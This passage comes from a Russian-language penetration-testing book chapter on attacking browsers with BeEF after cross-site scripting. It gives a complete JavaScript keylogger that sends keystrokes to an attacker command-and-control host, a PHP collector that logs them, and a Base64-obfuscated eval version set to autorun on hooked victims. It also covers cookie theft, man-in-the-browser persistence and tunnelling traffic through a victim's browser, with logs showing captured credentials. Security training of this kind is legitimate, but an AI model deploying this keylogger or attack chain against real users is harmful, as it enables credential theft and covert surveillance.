


Рис. 9.13. BeEF работает в облаке в режиме verbose

Здесь идет огромное количество выходных данных, связанных с инициализацией BeEF, которые можно смело игнорировать. Однако, после того как браузер жертвы перехвачен, пользовательские события будут отправляться на командно-контрольный сервер BeEF, в том числе нажатия клавиш и щелчки мыши.

```
UI(log/.zombie.json) call: 2.779s - [Mouse Click] x:
543 y:240 > p
UI(log/.zombie.json) call: 7.493s - [Mouse Click] x:
502 y:349 > div#cookie
UI(log/.zombie.json) call: 9.152s - [User Typed] ad
UI(log/.zombie.json) call: 10.171s - [User Typed]
ministra
UI(log/.zombie.json) call: 11.186s - [User Typed]
tor
```

```
UI(log/.zombie.json) call: 17.251s - [User Typed]
Wint
UI(log/.zombie.json) call: 18.254s - [User Typed]
er2018
```

Мы видим, как выглядят учетные данные, вводимые в перехваченное приложение. Слова разделены из-за частоты, с которой ловушка BeEF связывается с удаленным сервером и отправляет перехваченный ключевой буфер. В большинстве случаев очевидно, что печатает пользователь.

Встроенный кейлоггер довольно хорош, и большинство атак выигрывает благодаря ему. Однако в определенных ситуациях может потребоваться более настраиваемый кейлоггер. Возможно, нам нужно отправить ключи в другое место или мы просто хотим записать дополнительные нажатия клавиш, таких как **Backspace** (Возврат), **Enter** (Ввод) и **Tab**.

Использование BeEF в качестве инструмента атаки возможно, потому что XSS позволяет выполнять код JavaScript в браузере. Все команды, которые мы посылаем, – это просто фрагменты кода, выполняющиеся так, как если бы они были частью приложения.

Как и ожидалось, в BeEF есть команда, которую можно использовать для выполнения любого нужного нам кода JavaScript в перехваченном браузере. Наш пользовательский кейлоггер не очень продвинутый, но позволяет настроить его в соответствии с нашими потребностями.

Первое, что мы сделаем, – это определим переменную `push_url`, то есть URL-адрес командно-контрольного сервера, на который будем отправлять перехваченные нажатия клавиш. Этот серверный компонент расшифровывает информацию о кейлоггере и сохраняет ее в текстовом файле для просмотра.

```
var push_url = "http://c2.spider.ml/log.php?session=";
```

Далее будем использовать метод `document.addEventListener()` для запуска функции-обработчика всякий раз, когда где-то на странице происходит событие `keydown`. Это событие указывает на то, что пользователь нажал клавишу, и дает нам возможность проверить и записать это действие программными средствами. Ключи добавятся в буферную переменную, которая позже будет отправлена в переменную `push_url`.

```
var buffer = [];
document.addEventListener("keydown", function(e) {
  key = e.key;
  if (key.length > 1 || key == " ") { key = "[" + key + "]" }
  buffer.push(key);
});
```

Когда это событие срабатывает, мы сохраняем нажатую клавишу в буфере для последующей отправки на сервер кейлоггера. Оператор `if` в функции-обработчике `keydown` заключит функциональные клавиши в скобки, чтобы нам было легче их читать. Например: нажатия клавиш **Enter** (Ввод), **Space** и **Tab** будут записаны как `[Enter]`, `[Space]`, `[Tab]` соответственно.

Последняя часть кода будет выполнять функцию каждую пару секунд (каждые 2000 миллисекунд) и отвечать за отправку текущего буфера в переменную `push_url`.

```
window.setInterval(function() {
  if (buffer.length > 0) {
    var data = encodeURIComponent(btoa(buffer.join('')));
    var img = new Image();
    img.src = push_url + data;
    buffer = [];
  }
}, 2000);
```

Функция `window.setInterval()` позволяет нам указать еще одну функцию, которая будет выполняться периодически параллельно с обработчиком `keydown`. Когда обработчик заполняет буфер, функция `setInterval()` отправляет его на командно-контрольный сервер.

Процесс отправки кейлоггера выглядит так:

1. Мы преобразовываем буфер из массива в строку, используя функцию `.join()`.
2. Кодируем результат в Base64 с помощью функции `btoa()`.
3. Кодируем значение Base64 с помощью метода `encodeURIComponent` и сохраняем результат в данных.
4. Создаем новый объект `Image()` и устанавливаем `push_url` с зашифрованными данными, добавленными в конец, в качестве значения его источника.

Неприятный побочный эффект при создании нового объекта `Image()` состоит в том, что на странице не создается фактическое изображение, но, как только источник (`.src`) будет определен, браузер попытается получить его по сети, отправив закодированный буфер через URL-адрес.

Полный код кейлоггера на стороне клиента выглядит следующим образом:

```
var push_url = "http://c2.spider.ml/log.php?session=";

var buffer = [];
document.addEventListener("keydown", function(e) {
  key = e.key;
```

```
    if (key.length > 1 || key == " ") { key = "[" + key + "]" }
    buffer.push(key);
  });

  window.setInterval(function() {
    if (buffer.length > 0) {
      var data = encodeURIComponent(btoa(buffer.join('')));
      var img = new Image();
      img.src = push_url + data;

      buffer = [];
    }
  }, 2000);
```

Чтобы завершить этот кейлоггер, нам нужен серверный компонент для перехвата отправки, а также для декодирования и сохранения зарегистрированных нажатий клавиш.

Можно написать для этой цели небольшой скрипт на языке PHP.

```
root@spider-c2-1:~/keylogger# cat log.php
<?php
if (isset($_GET["session"])) {
    $keys = @base64_decode($_GET["session"]);

    $logfile = fopen("keys.log", "a+");
    fwrite($logfile, $keys);

    fclose($logfile);
}
?>
```

Первая строка – это оператор `if`, который проверяет, поступили ли какие-либо данные через параметр `session` переменной `$_GET`. Если доступные данные есть, сценарий расшифрует их и сохранит в переменной `$keys` для записи на диск в файле `keys.log` с помощью функции `fwrite()`.

Можно запустить встроенный PHP-сервер на порту 80, чтобы он обслуживал файл `log.php`, с которым наш кейлоггер JavaScript будет обмениваться данными.

```
root@spider-c2-1:~/keylogger# php -S 0.0.0.0:80
PHP 7.0.30-0+deb9u1 Development Server started
Listening on http://0.0.0.0:80
Document root is /root/keylogger
Press Ctrl-C to quit.
```

Осталось только перенести полезную нагрузку JavaScript через BeEF на перехваченный объект с помощью модуля Raw JavaScript в папке **Misc**.




Рис. 9.14. Выполнение пользовательского кейлоггера в перехваченной жертве

Как только пользователь начинает набирать текст, мы увидим запросы, поступающие на наш сервер.

```
root@spider-c2-1:~/keylogger# php -S 0.0.0.0:80
PHP 7.0.30-0+deb9u1 Development Server started
Listening on http://0.0.0.0:80
Document root is /root/keylogger
Press Ctrl-C to quit.
[...]
[] 196.247.56.62:50406 [200]: /log.php?session=SGlbIF1bU2hpZnRdSm0%3D
[] 196.247.56.62:50901 [200]: /log.php?session=W0JhY2tzcGFjZV1pbQ%3D%3D
[] 196.247.56.62:55025 [200]: /log.php?session=LFtFbnRlcl1bRW50ZXJd
[] 196.247.56.62:55657 [200]: /log.php?session=W1NoaWZ0XVBsZWFz
[] 196.247.56.62:56558 [200]: /log.php?session=ZVsgXWZpbmRbIF1hdHRhY2hlZFsgXXQ%3D
[] 196.247.56.62:61273 [200]: /log.php?session=aGVbIF1yZXBvcnRzWyBdZnJvbQ%3D%3D
[] 196.247.56.62:51034 [200]: /log.php?session=WyBdbGFzdFsgXXF1YXJ0ZXI%3D
[] 196.247.56.62:60599 [200]: /log.php?session=Lg%3D%3D
[...]
```

Если просмотрим содержимое файла `keys.log`, то увидим перехваченные нажатия клавиш в виде открытого текста с помощью команды `tail -f`.

```
root@spider-c2-1:~/keylogger# tail -f keys.log

[Tab]administrator[Tab][Shift]Winter2018[Enter][Shift]Hi[ ][Shift]
Jm[Backspace]im,[Enter][Enter][Shift]Please[ ]find[ ]attached[ ]the[ ]
reports[ ]from[ ]last[ ]quarter.[Enter][Enter]
```

Наш кейлоггер эффективен и должен довольно хорошо работать в современных браузерах. Встроенный в BeEF журнал событий имеет несколько других полезных функций, таких как перехват щелчков мыши, события копирования и вставки, а также традиционные нажатия клавиш. Использование их в ходе атаки повысит наши шансы на получение полезных данных.

Закрепление в системе

BeEF обладает очень мощными возможностями, но он эффективен только до тех пор, пока страница открыта в браузере. Ранее мы говорили, что жертва, покидающая страницу, может прервать наш контроль над браузером. Такова печальная реальность XSS-атак. Постоянный XSS более устойчив, если пользователь достаточно часто посещает зараженную страницу, но этот вариант не идеален.

BeEF поставляется с несколькими модулями, которые используются в попытке закрепить ловушку, дольше удерживая жертву в сети. Эффективный вариант – модуль Man-In-The-Browser, доступный в папке **Persistence**.




Рис. 9.15. Модуль Man-In-The-Browser

Для него не надо ничего настраивать. Мы просто должны его запустить, и он обо всем позаботится сам.

Вид атаки «**Человек в браузере**» (MITB) аналогичен более популярному типу атаки «**Человек посередине**» (MITM). В случае с MITM компьютер жертвы обманом вынуждают направлять пакеты на компьютер злоумышленника, предоставляя ему полный контроль над сетевым трафиком жертвы. Это может привести к таким последствиям, как понижение степени защиты соединения по протоколу TLS или отказ от его использования, нарушение целостности, внедрение вредоносных программ и многое другое. Атака MITB похожа тем, что веб-запросы проксируются и передаются с помощью вредоносного кода.

Например, модуль Man-In-The-Browser будет перехватывать клики по ссылкам, которые обычно отвлекают пользователя от перехваченной страницы. Вместо обычного завершения щелчка модуль будет выполнять следующие действия в фоновом режиме:

1. Выполнит асинхронный запрос JavaScript (XHR) к предполагаемому месту назначения.
2. Заменит содержимое существующей страницы содержимым страницы назначения.
3. Обновит адресную строку, чтобы отразить нажатую ссылку.
4. Добавит «старую» страницу в историю просмотров.

Можно увидеть атаку MITB в действии, посмотрев историю выполнения модуля.




Рис. 9.16. Результаты работы модуля Man-In-The-Browser

Для жертвы этот процесс прозрачен, поскольку запрошенная ею страница была успешно загружена и все выглядит нормально. Разница в том, что BeEF никогда не терял контроль над ловушкой, потому что сеанс из текущей вклад-

ки не был сброшен при уходе со страницы. Ловушка по-прежнему работает, обеспечивая нам постоянный контроль.

Автоматическая эксплуатация

Все эти модули великолепны, но XSS-атаки обычно чувствительны ко времени. Если мы успешно обманули пользователя и заставили его запустить нашу ловушку, у нас может не хватить времени, чтобы кликнуть по пользовательскому интерфейсу и запустить какие-либо модули, прежде чем пользователь закроет страницу или перейдет к другой части приложения.

К счастью, в BeEF реализован компонент **Autorun Rule Engine** (ARE), который выполняет то, что вы, возможно, ожидали: он автоматически запускает модули, используя набор правил, определенных оператором. В зависимости от того, какие правила были включены, всякий раз, когда новый браузер заражается, выбранные модули выполняются автоматически.

Очевидные кандидаты в ARE – те, кто обеспечивает закрепление в системе и получение конфиденциальных данных, например куки-файлы или даже наш пользовательский кейлоггер.

Более подробную информацию об ARE можно найти на странице https://github.com/beefproject/beef/wiki/Autorun-Rule-Engine.

Правило ARE – это простой файл в формате JSON с метаданными, описывающими модуль, который должен быть выполнен. Он хранится в подкаталоге `arerules`.

BeEF поставляется с несколькими примерами правил, которые позволяют запускать такие модули, как Get Cookie или Ping Sweep, но по умолчанию они выключены. Если мы хотим запустить их, как только жертва будет перехвачена, нужно поместить соответствующие JSON-файлы в подкаталог `arerules/enabled` и перезапустить BeEF.

Правило Get Cookie выглядит так:

```
root@spider-c2-1:~/beef# cat arerules/get_cookie.json
{
  "name": "Get Cookie",
  "author": "@benichmt1",
  "browser": "ALL",
  "browser_version": "ALL",
  "os": "ALL",
  "os_version": "ALL",
  "modules": [
    {"name": "get_cookie",
```

```
        "condition": null,
        "options": {
        }
      }
    ],
    "execution_order": [0],
    "execution_delay": [0],
    "chain_mode": "sequential"
  }
```

Здесь есть такие метаданные, как `name` и `author`. Правило ARE также может указывать любые связанные параметры, которые могут понадобиться для успешного выполнения. Мы можем определить порядок выполнения, а также добавить задержку. Режимы цепочки обозначают метод, используемый для запуска модуля, но последовательность по умолчанию должна прекрасно работать при большинстве развертываний.

Более подробную информацию о режимах цепочки и написании правил ARE можно найти на странице https://github.com/beefproject/beef/wiki/Autorun-Rule-Engine.

В нашем случае мы запускаем ловушку, используя отраженную XSS-атаку, а это означает, что как только пользователь уходит со страницы, мы можем навсегда потерять его. Вот где пригодится ARE. Мы автоматически запускаем модули Man-In-The-Browser и Get Cookie, как только жертва выходит в сеть, и надеемся, что сможем сохранить или, по крайней мере, получить куки-файлы сеанса, прежде чем она уйдет.

У Man-In-The-Browser и Get Cookie есть правила, уже доступные в BeEF. Просто нужно включить их, поместив копию соответствующих файлов в формате JSON в подкаталог `arerules/enabled`.

```
root@spider-c2-1:~/beef# cp arerules/man_in_the_browser.json arerules/
enabled/man_in_the_browser.json
root@spider-c2-1:~/beef# cp arerules/get_cookie.json arerules/enabled/
get_cookie.json
```

Чтобы ARE загрузил вновь включенные правила, нужно перезапустить BeEF, если он уже запущен.

```
root@spider-c2-1:~/beef# ./beef
[...]
[18:07:19][*] RESTful API key: cefce9633f9436202c1705908d508d31c7072374
[18:07:19][*] HTTP Proxy: http://127.0.0.1:6789
```

```
[18:07:19][*] [ARE] Ruleset (Perform Man-In-The-Browser) parsed and
stored successfully.
[18:07:19][*] [ARE] Ruleset (Get Cookie) parsed and stored
successfully.
[18:07:19][*] BeEF server started (press control+c to stop)
```

BeEF выполнит атаку MITB и извлечет куки-файлы приложения, как только жертва зайдет на зараженную страницу. Модуль Man-In-The-Browser будет поддерживать ловушку в рабочем состоянии, если жертва решит щелкнуть мышью на приложении. Модуль Get Cookie, надеемся, добудет куки сессии, если жертва решит закрыть браузер.

Как вы уже догадались, мы также можем автоматически запустить модуль Raw Javascript, который позволит выполнить произвольный код JavaScript, как только жертва выйдет в сеть. Хорошим кандидатом для этого является наш пользовательский кейлоггер.

Во-первых, нам нужно создать правило, которое будет инструктировать BeEF, как запускать модуль `raw_javascript`.

```
root@spider-c2-1:~/beef# cat arerules/enabled/raw_javascript.json
{
  "name": "Raw JavaScript",
  "author": "wade@bindshell.net",
  "browser": "ALL",
  "browser_version": "ALL",
  "os": "ALL",
  "os_version": "ALL",
  "modules": [
    {"name": "raw_javascript",
      "condition": null,
      "options": {
        "cmd": ""
      }
    }
  ],
  "execution_order": [0],
  "execution_delay": [0],
  "chain_mode": "sequential"
}
```

Мы не хотим навязывать какие-либо условия для выполнения этого правила, но должны сказать о полезной нагрузке, которая будет выполнена. Модуль `raw_javascript` принимает одну опцию, `cmd`, представляющую собой необработанный код JavaScript.

Теперь, поскольку правило находится в формате JSON, мы шифруем код нашего кейлоггера в Base64 и передаем его в декодер Base64, который, в свою очередь, будет выполняться функцией `eval()`. Мы не обязаны делать этот шаг, но, чтобы сохранить код кейлоггера в файле JSON, нужно сжать его, используя минификатор JavaScript и экранируя любые двойные кавычки в коде. Выглядит несколько сумбурно, поэтому пойдем по более простому пути.

Можно быстро закодировать кейлоггер, используя нечто наподобие CyberChef (или функцию JavaScript `btoa()`).




Рис. 9.17. Кодирование пользовательского кода кейлоггера в CyberChef

Чтобы запустить код кейлоггера в кодировке Base64, нужно передать его в функцию `atob()`, прежде чем использовать метод `eval()` для фактического выполнения кода.

Ввод модуля Raw JavaScript будет выглядеть примерно так:

```
eval(atob('dmFyIHB1c2hfdXJsID0gImh0dHA6Ly9jMi5zcGlkZXIubWwvbG9nLnBoc
D9zZXNzaW9uPSI7Cgp2YXIgYnVmZmVyID0gW107CmRvY3VtZW50LmFkZEV2ZW50TGlzdG
VuZXIoImtleWRvd24iLCBmdW5jdGlvbihlKSB7CiAgICBrZXkgPSBlLmtleTsKICAgIG
mIChrZXkubGVuZ3RoID4gMSB8fCBrZXkgPT0gIiAiKSB7IGtleSA9ICJbIiArIGtleSAr
ICJdIiB9CiAgICBidWZmZXIucHVzaChrZXkpOwp9KTsKCndpbmRvdy5zZXRJbnRlcnZhb
ChmdW5jdGlvbigpIHsKICAgIGlmIChidWZmZXIubGVuZ3RoID4gMCkgewogICAgICAgIH
hciBkYXRhID0gZW5jb2RlVVJJQ29tcG9uZW50KGJ0b2EoYnVmZmVyLmpvaW4oJycpKSk7
CgogICAgICAgIHZhciBpbWcgPSBuZXcgSW1hZ2UoKTsKICAgICAgICBpbWcuc3JjID0gH
VzaF91cmwgKyBkYXRhOwoKICAgICAgICBidWZmZXIgPSBbXTsKICAgIH0KfSwgMjAwM
Ck7'));
```

В конце можем добавить это значение в JSON-файл правила ARE модуля Raw JavaScript. Этот модуль ожидает установки опции cmd, и именно сюда мы помещаем наш однострочный скрипт.

В окончательном виде правило будет выглядеть так:

```
root@spider-c2-1:~/beef# cat arerules/enabled/raw_javascript.json
{
  "name": "Raw JavaScript",
  "author": "wade@bindshell.net",
  "browser": "ALL",
  "browser_version": "ALL",
  "os": "ALL",
  "os_version": "ALL",
  "modules": [
    {"name": "raw_javascript",
      "condition": null,
      "options": {
        "cmd": "eval(atob('dmFyIHB1c2hfdXJsID0gImh0dHA6Ly9jMi5zcGlkZXIub
WwvbG9nLnBocD9zZXNzaW9uPSI7Cgp2YXIgYnVmZmVyID0gW107CmRvY3VtZW50LmFkZEV2ZW
50TGlzdGVuZXIoImtleWRvd24iLCBmdW5jdGlvbihlKSB7CiAgICBrZXkgPSBlLmtleTsKICA
gIGlmICChrZXkubGVuZ3RoID4gMSB8fCBrZXkgPT0gIiAiKSB7IGtleSA9ICJbIiArIGtleSAr
ICJdIiB9CiAgICBidWZmZXIucHVzaChrZXkpOwp9KTsKCndpbmRvdy5zZXRJbnRlcnZhbChmd
W5jdGlvbigpIHsKICAgIGlmICghidWZmZXIubGVuZ3RoID4gMCkgewogICAgICAgIHZhciBkYX
RhID0gZW5jb2RlVVJJQ29tcG9uZW50KGJ0b2EoYnVmZmVyLmpvaW4oJycpKSk7CgogICAgICA
gIHZhciBpbWcgPSBuZXcgSW1hZ2UoKTsKICAgICAgICBpbWcuc3JjID0gcHVzaF91cmwgKyBk
YXRhOwoKICAgICAgICBidWZmZXIgPSBbXTsKICAgIH0KfSwgMjAwMCk7')));"
      }
    }
  ],
  "execution_order": [0],
  "execution_delay": [0],
  "chain_mode": "sequential"
}
```

Каждый модуль требует своих специфических опций, чтобы функционировать правильно. BeEF – это программное обеспечение с открытым исходным кодом, поэтому мы можем проверить код, чтобы выяснить, что это за опции (см. рис. 9 18).

После перезапуска BeEF загрузится наше новое правило ARE вместе с двумя другими стандартными правилами.

```
root@spider-c2-1:~/beef# ./beef
[...]
```

```
[18:07:19][*] RESTful API key: cefce9633f9436202c1705908d508d31c7072374
[18:07:19][*] HTTP Proxy: http://127.0.0.1:6789
[18:07:19][*] [ARE] Ruleset (Perform Man-In-The-Browser) parsed and
stored successfully.
[18:07:19][*] [ARE] Ruleset (Get Cookie) parsed and stored
successfully.
[18:07:19][*] [ARE] Ruleset (Raw JavaScript) parsed and stored
successfully.
[18:07:19][*] BeEF server started (press control+c to stop)
```

У всех новых перехваченных жертв будут получены куки-файлы, запущен пользовательский кейлоггер и включено закрепление в системе с помощью атаки MITB.




Рис. 9.18. Исходный код BeEF на GitHub

Туннелирование трафика

Вероятно, самая крутая функция в BeEF – это возможность туннелировать трафик через браузер жертвы. BeEF настроит локальный прокси-сервер, который будет пересылать веб-запросы через командно-контрольный сервер и возвращать их жертве.

На стороне клиента пересылка трафика осуществляется с использованием объекта XMLHttpRequest (XHR), и поэтому запросы подчиняются правилу ограничения домена, что существенно ограничивает нас. Звучит не идеально, но это можно применять на практике.

Рассмотрим сценарий, при котором внутренний интерфейс администратора уязвим для XSS-атаки. Мы не можем получить к нему доступ напрямую,

потому что он находится в отдельном сегменте сети, но мы успешно обманули администратора и заставили запустить нашу ловушку. Теперь можем контролировать его сеанс в BeEF. У нас нет возможности прочитать содержимое учетной записи администратора Gmail, но благодаря JavaScript мы прекрасно можем просматривать интерфейс администратора. Более того, мы будем автоматически аутентифицироваться как жертва благодаря браузеру, передающему куки-файлы с каждым запросом.

Туннелирование трафика – простой процесс: мы кликаем правой кнопкой мыши на перехваченном клиенте и выбираем опцию **Use as Proxy**.




Рис. 9.19. Использование жертвы в качестве прокси-сервера

После запуска BeEF также запускается прокси-служба на локальном хосте, которая будет маршрутизировать трафик через браузеры жертвы, если они работают.

```
root@spider-c2-1:~/beef# ./beef
[...]
[18:07:19][*] RESTful API key: cefce9633f9436202c1705908d508d31c7072374
[18:07:19][*] HTTP Proxy: http://127.0.0.1:6789
```

Можно увидеть все это в действии, используя команду `curl` и указав прокси-службу BeEF по умолчанию (127.0.0.1:6789) с помощью параметра `-x`.

```
root@spider-c2-1:~# curl -x 127.0.0.1:6789 http://badguys.local
<!DOCTYPE html>
[...]
<title>Shiny, Let's Be Bad Guys: Exploiting and Mitigating the Top 10
Web App Vulnerabilities</title>
```

```
[...]
</html>
root@spider-c2-1:~#
```

Мы не только смогли просмотреть домен `badguys.local`, но и сделали это с нашего командно-контрольного сервера в облаке. Разрешение имен и маршрутизация пакетов не являются проблемой для злоумышленника благодаря нашему вредоносному коду, выполняемому внутри браузера жертвы.

Помните, что правило ограничения домена применяется и при туннелировании трафика. Можно отправлять запросы в произвольные домены и порты, но нельзя прочитать содержимое ответа.

```
root@spider-c2-1:~# curl -x 127.0.0.1:6789 http://example.
com

ERROR: Cross Domain Request. The request was sent however
it is impossible to view the response.

root@spider-c2-1:~#
```

Резюме

В этой главе мы рассмотрели большое количество информации, касающейся атак на стороне клиента. Изучили три более распространенных типа межсайтового скриптинга: отраженный, хранимый и DOM-модель, а также межсайтовую подделку запроса – и соединили эти атаки воедино. Мы также рассмотрели правило ограничения домена и то, как он влияет на загрузку стороннего контента или кода атаки на страницу.

Мы продемонстрировали встроенный кейлоггер BeEF и даже показали, как создать свой собственный. Используя методы социальной инженерии, нам удалось обманом заставить пользователя выполнить вредоносный код, получив доступ к компьютеру клиента через реверсивную оболочку. Закрепление в системе – настоящая проблема, в частности когда речь идет о межсайтовом скриптинге, но с помощью атак типа MITB нам удалось расширить свой плацдарм. Наконец, мы исследовали автоматизацию эксплуатации с помощью ARE и даже туннелировали HTTP-трафик через браузер жертвы.

